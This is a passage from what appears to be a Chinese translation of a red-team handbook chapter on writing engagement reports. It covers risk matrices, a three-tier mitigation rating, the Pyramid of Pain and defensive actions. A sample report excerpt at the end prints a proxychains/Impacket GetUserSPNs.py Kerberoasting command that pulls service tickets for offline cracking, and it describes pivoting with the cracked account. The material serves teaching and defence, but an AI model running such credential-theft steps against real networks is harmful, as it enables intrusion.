
高潮是目标组织首次接收到参与结果信息的正式时间。参与的成功或失败往往取决于在这个阶段执行的简报的质量。

如果执行正确，红队负责人应该拥有开始编写高质量、专业报告所需的一切。

# 作业

- 制定一个参与系统修改跟踪文档
- 制定一个清理和整理跟踪文档
- 确保操作员日志验证包含在参与方法论或工作流程中
- 为高管汇报制定一个议程模板
- 为技术对技术汇报制定一个议程模板

# 参与报告



报告是参与的最终产品，也是唯一的证据。报告阶段是红队参与的关键方面。报告应该使组织能够复制红队的行动和结果，并且是分析和用于改进安全性的最后一种证据形式。它们必须作为参与的最终交付物包含在内。

一些团队（尤其是内部团队）通常不会产生正式的报告。有些只提供一份发现清单，并标注为报告。虽然这是可以接受的（假设产生了一些详细的可交付成果），但强烈建议使用标准模板开发一个正式的报告流程。这个流程确保在参与后交付最终产品时的一致性和完整性。


## 关于数据收集和报告的规定

1. 如果一个动作没有被记录，那就没有发生过。
2. 如果没有报告，就没有参与。

报告不仅记录了特定参与期间发生的活动，还提供了一个优秀的参考，可以用作规划和设计其他或未来参与的可靠路线图。许多参与采用相似的方法和目标。随着报告数量的增加，可以将它们一起分析，以了解各种环境共享的常见模式和风险。这些可以用来了解威胁在面对不同防御水平时的成功或失败。

# 攻击流程图

每个人都听说过一张图片胜过千言万语。在生成报告时也是如此。这在包含复杂线索和活动的报告中尤为重要。红队作战是了解威胁对目标行动的影响。虽然这在日志中有记录，并最终以观察结果的形式书写，但视觉图表非常有价值，是描述和突出关键活动和观察的最有效方式之一。



上面的图表是一个经过简化的真实红队作战示例，利用了一个简单的假设入侵模型。这次作战是用来训练一个新的红队，使用了一个小型、简化的作战。作战目标包括以下内容：

- 训练和暴露新红队对红队流程的理解
- 评估威胁在横向移动方面的能力
- 评估防御方检测C2流量和二进制文件的能力

- 评估执行和随后检测关键数据外泄的能力

这次红队作战旨在为新红队进行C2训练，并向蓝队介绍威胁技术。红队设计并设置了具有特定IOCs和威胁目标的指挥与控制，使用威胁配置文件记录威胁设计。图表突出显示了红队的行动、成功和失败，并使用商业思维导图软件XMind (<http://www.xmind.net/>) 创建，但也可以使用其他多种绘图工具创建。

一个适当设计的图表可以仅用于展示红队参与。图像的力量是非常巨大的。图表不是必需的，但强烈鼓励使用。

### 考虑一下

本书的作者通常只使用图表来驱动高管或技术简报，而不是使用冗长的文本驱动文档或PowerPoint演示文稿。图形化展示是传达红队参与复杂行动的绝佳方式

◦

# 观察与发现

红队参与报告可能与渗透测试或漏洞评估生成的报告有很大不同。参与目标和相关影响是直接提供红队报告的基础数据点。正如前面讨论的，红队参与非常注重场景。这导致了一个以故事为驱动的报告，其中包含红队的故事（或流程）以及他们执行或实现目标的能力。

渗透测试或漏洞评估报告侧重于发现。例如，渗透测试可能发现一个弱密码策略，使得组织容易受到暴力攻击，或者缺少补丁导致对终端用户工作站的利用。这些发现通常与某些安全控制或策略相对应。也许这些发现会导致建议修改密码策略以要求更长的密码，实施双因素身份验证，并确保遵循补丁策略。这些是重要的发现，但更多地属于安全维护和攻击面减少的范畴。

红队参与的目标与其他安全测试有很大的不同。在红队报告中描述目标的方法更适合表示为观察结果，而不是离散的发现。例如，一个过时的系统可能存在漏洞，允许操作员入侵工作站。

这提供了对目标组织资产的指挥和控制，并用于执行目标组织的态势感知。操作员继续探索并在目标网络中移动，并最终窃取专有数据作为计划目标。技术缺陷很重要，应该记录下来，但只是一系列步骤中的一个。这一系列步骤可以用来详细描述威胁对自由移动的观察。

## 示例观察

红队能够在目标网络中自由移动，几乎没有遇到任何阻力。初始被入侵的主机提供了初始的跳板，但一旦确立了自由移动的能力，就被放弃了。红队没有观察到任何预防或检测控制措施，表明组织意识到威胁活动。这种自由移动对于从目标中窃取敏感数据至关重要。

红队的驱动力是旨在刺激或衡量不仅技术缺陷，而且整个安全运营的目标。这包括人员、流程和技术。红队报告采用基于故事的格式，列出的是观察结果而不是发现结果。

# 风险评级和指标

大多数安全测试都包括一个带有发现结果的风险评级。常见的评级使用由影响力与可能性组成的风险矩阵图，分为高、中、低三个级别。它通常以3x3的方形图表示。虽然这可能给出了风险的一般概念，但往往过于主观和随意。所选择的值由报告撰写者自行决定。除非目标组织包含在评级决策中，否则这些评级仅包括安全测试人员的观点。这些类型的评级适用于漏洞评估，其中个别漏洞是主要目标，并且可以分配相关的CVE分数。当测量和验证可利用性水平是主要目标时，它也适用于渗透测试。

这些类型的评级可以用于红队报告；然而，它们不适用于观察方法论。让我们考虑这个例子。如果一个红队的目标是窃取专有组织数据，观察报告将描述数据被获取的方式和位置以及数据的数量。这很难用一个点在影响与可能性风险矩阵中概括。考虑另一个选项，使用红队目标的度量标准。红队目标在本书中早已讨论过。这些目标以问题的形式有相关的度量标准。不使用主观评分来评估风险，而是使用回答问题的叙述来描述风险。这不会给出高或低的值，但提供给组织用于确定所需行动水平的信息。

如果需要影响与可能性风险矩阵图表，包括红队目标叙述和漏洞风险矩阵。记住，红队着重于目标而不是漏洞。

在红队作战期间会发现漏洞，并可以使用传统的风险矩阵网格在报告的次要发现部分进行记录。

# 风险矩阵比较

风险矩阵是向报告中添加视觉元素以提供额外的上下文和理解的好方法。这个矩阵通常用于估计严重程度和特定离散漏洞或发现的影响的概率或级别。

## 3 × 3 风险矩阵示例

3x3 风险矩阵在安全报告中可能是最常见的。它相对简单，并提供了九个可能的风险等级。这种评级非常主观。对于安全测试人员（漏洞、渗透或红队），准确评估对运营风险的影响或概率是具有挑战性的。这导致评级主要集中在技术层面上。虽然这很有用，但并不总能为领导层提供所需的视角，以便根据有限的资源进行明智的减轻措施决策。

LIKELIHOOD	HIGH	MEDIUM	HIGH	HIGH
	MEDIUM	LOW	MEDIUM	HIGH
	LOW	LOW	LOW	MEDIUM
IMPACT				

可能性：事件发生的概率：

- 低 - 不太可能发生
- 中 - 可能发生
- 高 - 很可能发生

影响：事件的预期结果（受伤程度、财产损失或其他影响任务的因素）的度量：

- 低 - 对作战的影响有限
- 中 - 对作战有明显影响
- 高 - 对作战有重大影响

## 5 × 5 风险矩阵示例

5x5风险矩阵是3x3的扩展版本。用法相同，但提供了更多细节。这可以帮助微调评级，但存在类似的限制。它提供了一种以作战而不是离散漏洞来看待风险的方法。所呈现的版本是从美国陆军<sup>[21]</sup>和NIST<sup>[22]</sup>采用和修改的，重点关注作战影响而不是任务影响。

The diagram illustrates a 5x5 Risk Matrix. The vertical axis (Y-axis) is labeled "PROBABILITY" and lists five levels from top to bottom: Frequent, Likely, Occasional, Seldom, and Unlikely. The horizontal axis (X-axis) is labeled "SEVERITY" and lists five levels from left to right: NEGLIGIBLE, MARGINAL, MODERATE, CRITICAL, and CATASTROPHIC. The matrix cells are shaded in a gradient from light gray (top-left) to dark gray (bottom-right).

PROBABILITY	SEVERITY				
	NEGLIGIBLE	MARGINAL	MODERATE	CRITICAL	CATASTROPHIC
Frequent	LOW	MEDIUM	HIGH	VERY HIGH	VERY HIGH
Likely	LOW	LOW	MEDIUM	HIGH	VERY HIGH
Occasional	VERY LOW	LOW	LOW	MEDIUM	HIGH
Seldom	VERY LOW	VERY LOW	LOW	LOW	MEDIUM
Unlikely	VERY LOW	VERY LOW	VERY LOW	VERY LOW	LOW

概率：事件发生的可能性：

- 频繁 - 经常发生
- 可能 - 在x期间发生几次
- 偶尔 - 偶尔发生
- 很少 - 不太可能但可能发生
- 不太可能 - 可能不会发生

严重性：事件的预期结果（受伤程度、财产损失或其他影响任务的因素）的度量，如下所示：

- 灾难性 - 直接影响，通常持续时间较长，如果不是永久的

- 关键 - 重大影响：停止或中止操作
- 中等 - 显著损失：减少/减慢操作/生产
- 边缘 - 有限损失：注意到但不会停止操作
- 微不足道 - 一些损失：如果不密切监控，不会被注意到

这些矩阵构建的关键是漏洞。正如本书中多次提到的，红队并不专注于漏洞。考虑到这种思维过程，红队的参与应构建为威胁行动的叙述。以下是一些问题，可以帮助确定红队的目标和形状。有关更多详细信息，请参阅本书的红队目标部分。这些问题应直接反映在参与规划期间创建的目标。

在制定红队目标时需要考虑的问题：

- 对手能够访问常见区域的能力是什么？
- 对手能够访问受限区域的能力是什么？
- 对手能够利用获得的访问权限来启用电子功能吗？
- 对手获得访问权限后可能产生的影响是什么？
- 对手能够访问关键/重要系统吗？
- 对关键/重要系统可能产生的影响是什么？
- 对手在网络中自由移动的能力是什么？
- 对手在目标上无发现地存在多长时间？
- 触发检测/响应所需的行动是什么？

这些问题转变了关注点，即衡量或理解威胁执行某些操作的能力，或者防御对威胁的影响能力。这导致需要提供风险度量的替代方法。

## 三层分类

克里斯·克劳利<sup>[23]</sup>提出了一个简单但非常有效的概念，只使用了三个层次进行分类。虽然这种分层结构原本是用于安全运营，但实际上可以应用于几乎任何概念。

这种模型的好处在于分类侧重于减轻能力而不是风险。从本质上讲，这提供了一个可行的计划来实施改进。让我们通过从层级分类开始来审查和理解这个概念。每个层级都基于应用于观察或发现的减轻措施的相对容易程度来定义。

## 分层矩阵


类别	评级
1	纠正措施在环境中是可用的，但尚未实施或应用。
2	纠正措施或减轻措施是可行的

在环境或公共领域中是可用的，但是诸如政策、程序、政治、合同、培训等等等。阻止了实施或应用。

3

纠正措施或减轻措施在任何行业或领域中都不容易获得。需要研究或额外的努力来调查并确定纠正措施或减轻计划。

Observation Rating Summary



示例图表总结分类

### 3.1 Observation: Client-to-Client lateral movement

Rating: Category 2

During the engagement, the Red Team was able to move laterally permissive client-to-client communications. This allowed the Red Team to pivot toward sensitive systems and enable greater access to target their goals.

#### Recommendation:

In general clients have no business communicating with other clients. When lateral movement is permissive, a threat can use this to move freely through out a network ...

报告中显示如何使用分类评级的示例片段

## 作者的想法

很少有事情应该被标记为3。几乎

总是有可接受的减轻措施/解决方法。

许多可能被标记为2。这应该是政策或流程变更的原因，并且可以用来证明需要额外的培训。


任何标记为1的事物都应该引起组织、部门或管理层的极大关注。通常表示缺乏努力。

需要注意的是，这种分类方法需要红队与组织之间的开放和有效的沟通。内部红队可能具备组织所需的知识和经验来对其观察进行分类。然而，由于大多数红队（无论是内部还是外部）通常不是被评估的业务功能的一部分，因此需要对每个观察结果进行协作审查和讨论。  
o

在红队报告期间，可以将此方法与痛苦金字塔结合使用，以说明特定修正措施对威胁执行恶意行动的能力产生的影响。反过来，可以利用这些知识来创建修正措施或组织修改的优先级。

## 痛苦金字塔

安全运营不需要补丁列表或配置错误作为减轻措施或建议的重点。是的，这些应该包含在报告中。然而，为安全运营提供一份行动、流程、程序等列表，可以使威胁的操作能力（移动、收集数据和造成影响）更加困难，这将更有益处。描述和说明这个概念的一个很好的方法是痛苦金字塔。



痛苦金字塔<sup>[24]</sup>是由David Bianco于2013年创建和描述的，并在2014年进行了修订。该金字塔描述了可能用于检测威胁活动的指标类型，以及如果蓝队能够阻止威胁执行生成这些指标的操作，将给威胁造成多大的痛苦。这在红队作战中意味着什么？红队在作战期间会生成一些工件。红队可以利用痛苦金字塔的概念来衡量他们在评估过程中的位置。换句话说，蓝队给红队带来了多少痛苦。

当蓝队的衡量标准是威胁行为而不是他们检测恶意软件、配置防火墙或实施密码策略的能力时，他们将与威胁技术进行比较。这包括已知的、未知的，甚至是零日攻击。将威胁分解为它们的行为可以使防御者以可管理的方式了解他们的防御策略的有效性。蓝队可以变得更加有效，并且可以更好地保护自己免受任何威胁，而不仅仅是防御单一的恶意软件。

### 蓝队视角

#### 深度检测

检测工程（创建攻击者活动检测逻辑的过程）是一个常常被误解的学科。通常会看到这些“检测”被标记为好或坏，但检测逻辑本质上并不是好或坏的。

误解往往发生在某人对特定逻辑的期望与现实不符时。要在检测中取得成功，建立一个检测网是很重要的。

这个检测网将精确的指标与低误报期望（签名）相结合，同时还具有广泛的指标与低误检期望（行为检测）。我将这个概念称为深度检测。这种方法确保分析师可以依赖于对已知恶意活动的高信号检测，同时也期望该网能够抵御规避尝试。

- Jared Atkinson, 微软MVP, @jaredcatkinson

介绍忠诚漏斗 -

<https://posts.specterops.io/introducing-the-funnel-of-fidelity-b1bb59b04036>

有哪些可防御的行动示例可以使威胁的操作能力变得困难？

防御行动	描述
阻止客户端之间的通信	阻止这些通信限制了威胁在网络中自由移动的能力，减少了特权账户发现的可能性，增加了时间和精力的投入（更多的活动和痕迹），因此可以增加防御者的检测能力。
阻止服务器对客户端的通信	假设网络已经阻止了客户端之间的通信，威胁的唯一选择就是尝试访问服务器，但无法与客户端通信。
阻止出站的服务器通信	很少有情况下服务器需要与网络外部的系统进行通信。这些都是例外情况，应该进行管理，只允许与所需的外部资产或IP建立连接，并且只允许使用所需的端口和协议。
清除缓存管理凭证	缓存凭证发现是威胁升级权限的一种常见和主要方法。

重置 KRBTGT 账户	在有限的时间范围内两次重置 KRBTGT账户，然后更改所有管理凭证。这些重置限制了威胁在凭证更改后保持访问的能力。 。
进行敏 感项目审查	频繁搜索和发现存储在组织资产中的关键项目（密码、配置、信息隐私法（PIA）数据、知识产权等）。
阻止和 禁用非必需 的端口、协 议和服务（P PS）	内部和外部系统以及网络设备应禁用和阻止不需要的PPS。将PPS限制为每个特定系统所需的内容。 。
实施账户 和权限的分 离	用户应仅限于执行日常任务所需的内容。 标准用户通常不需要每天都具有提升的特权。 在罕见的情况下，用户经常需要提升权限时，需要使用仅具有所需访问权限且没有外部通信能力的辅助账户。
确保组权限 得到适当识别 和映射	这个建议有多个应用，但主要关注嵌套组和权限。
实施Micr osoft本地管理 员密码解决 方案（L APS）	没有两个本地账户具有相同的密 码。客户端组件生成一个随机 密码，更新Active Directory计算机 账户上的LAPS密码，并在本 地设置密码。
多因素身份 验证	额外的安全控制和保护需要 多个验证器或认证因素才能成功 进行身份验证。

用于成功身份验证。

应用程序  
白名单

只有在实施了所有先前的建议之  
后，才实施应用程序白名  
单。

这个列表由可预防的控制措施列表（缓解策略第一部分<sup>[25]</sup>和第二部分<sup>[26]</sup>）组成，是红队可以使用的起始技术列表，用于应用直接测量安全运营对威胁技术的检测和响应能力的红队技术。

# 攻击叙述

报告的攻击叙述部分包含了红队参与过程中的观察结果。它是攻击图的书面版本。这些通常按照时间顺序编写，并遵循参与过程的执行流程。红队为实现目标所使用的关键观察结果必须被记录下来。这包括在朝着目标努力时所采取的所有重要的成功和失败步骤。应该包括蓝队在事后分析中可以使用的威胁概况或其他指标。红队参与的结束可以是事后取证分析或猎头团队参与的开始。在事后分析中，利用报告中列出的IOC的蓝队可以通过比较发现的内容与未发现的内容来寻找盲点或调整安全工具以更好地防护威胁。

## 应该记录的观察类型

需要记录的观察结果	描述
导致从初始访问到最终目标的关键行动	<p>描述如何在参与的各个阶段中获得访问权限的行动。</p> <p>包括</p> <ul style="list-style-type: none"><li>● 初始访问</li><li>● 横向移动</li><li>● 权限提升</li></ul>
命令和控制	<p>C2设计和架构概述。</p> <p>包括</p> <ul style="list-style-type: none"><li>● 网络信息 (IP地址、域名、端口、协议等)</li><li>● 包括代理信息 (二进制文件、脚本、位置和注册表更改)</li><li>● 包括持久化方法</li></ul>
侦察行动	<p>执行侦察或情报意识所采取的步骤。</p> <p>包括</p> <ul style="list-style-type: none"><li>● 用于帮助识别潜在指标的技术</li></ul>

- 包括收集的关键信息

在参与过程中对红队有帮助的有趣观察	<p>运营人员经常利用独特的情况来支持参与。这通常与技术无关。应记录与人员、流程和技术相关的观察。</p> <p>包括</p> <ul style="list-style-type: none"><li>● 环境中发现的逻辑漏洞<ul style="list-style-type: none"><li>● 防御者的响应（或缺乏响应）</li></ul></li></ul>
与参与直接相关的有趣观察，但可能引起关注的观察	参与提供了对一系列系统的独特视角。运营商经常发现有趣的路径或其他观察结果，可能已经被探索过，也可能没有。这些应该被记录下来。

单个观察结果应包括以下要素（完整示例可在伴随网站上找到）。

- 观察标题
- 叙述性描述
- 技术细节
  - 源/目标 IP 地址
  - 工具或技术
  - 结果（包括影响）
- 屏幕截图

# Internal Enumeration and Lateral Movement

After the initial compromise, internal focus shifted to internal network and the environment.tgt Windows Domain.

## Environment.tgt Windows Domain Enumeration

The domain was enumerated using Windows PowerShell and built-in Windows tools from a limited domain user account.

The following items were enumerated:

- Domain Users, Computers, Groups, Trusts, Password Policy
- SYSVOL Policies and Scripts
- File Servers and Shares
- Search for Group Policy Preferences Passwords
- Search for Logged on Domain Administrator accounts
- Search for Service Accounts SPN Records

... (TRUNCATED)

Service Kerberos Ticket Granting Service (TGS) tickets for all the service accounts installed on the domain were extracted. A weakness in the Windows implementation of Kerberos allows offline brute force password cracking against these service tickets. The tickets were loaded on a dedicated password cracking system.

```
L$ proxychains python GetUserSPNs.py [REDACTED] -request -dc-ip [REDACTED]
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

Password:
[JS-chain]--> [REDACTED]:9858--> [REDACTED]:389-->OK
ServicePrincipalName          Name           MemberOf
MSSQLSvc/[REDACTED]          [REDACTED]      [REDACTED]
```

... (TRUNCATED)

## Server Exploitation and Privilege Escalation

The account "environment\svcservice" was successfully cracked from the SPN tickets found earlier. The account was not found to be a domain administrator, but was found to be administrator on "Server". Using the cracked credential, SMB was used to pivot to the server through existing C2.

... (TRUNCATED)

# 在哪里包含发现和建议

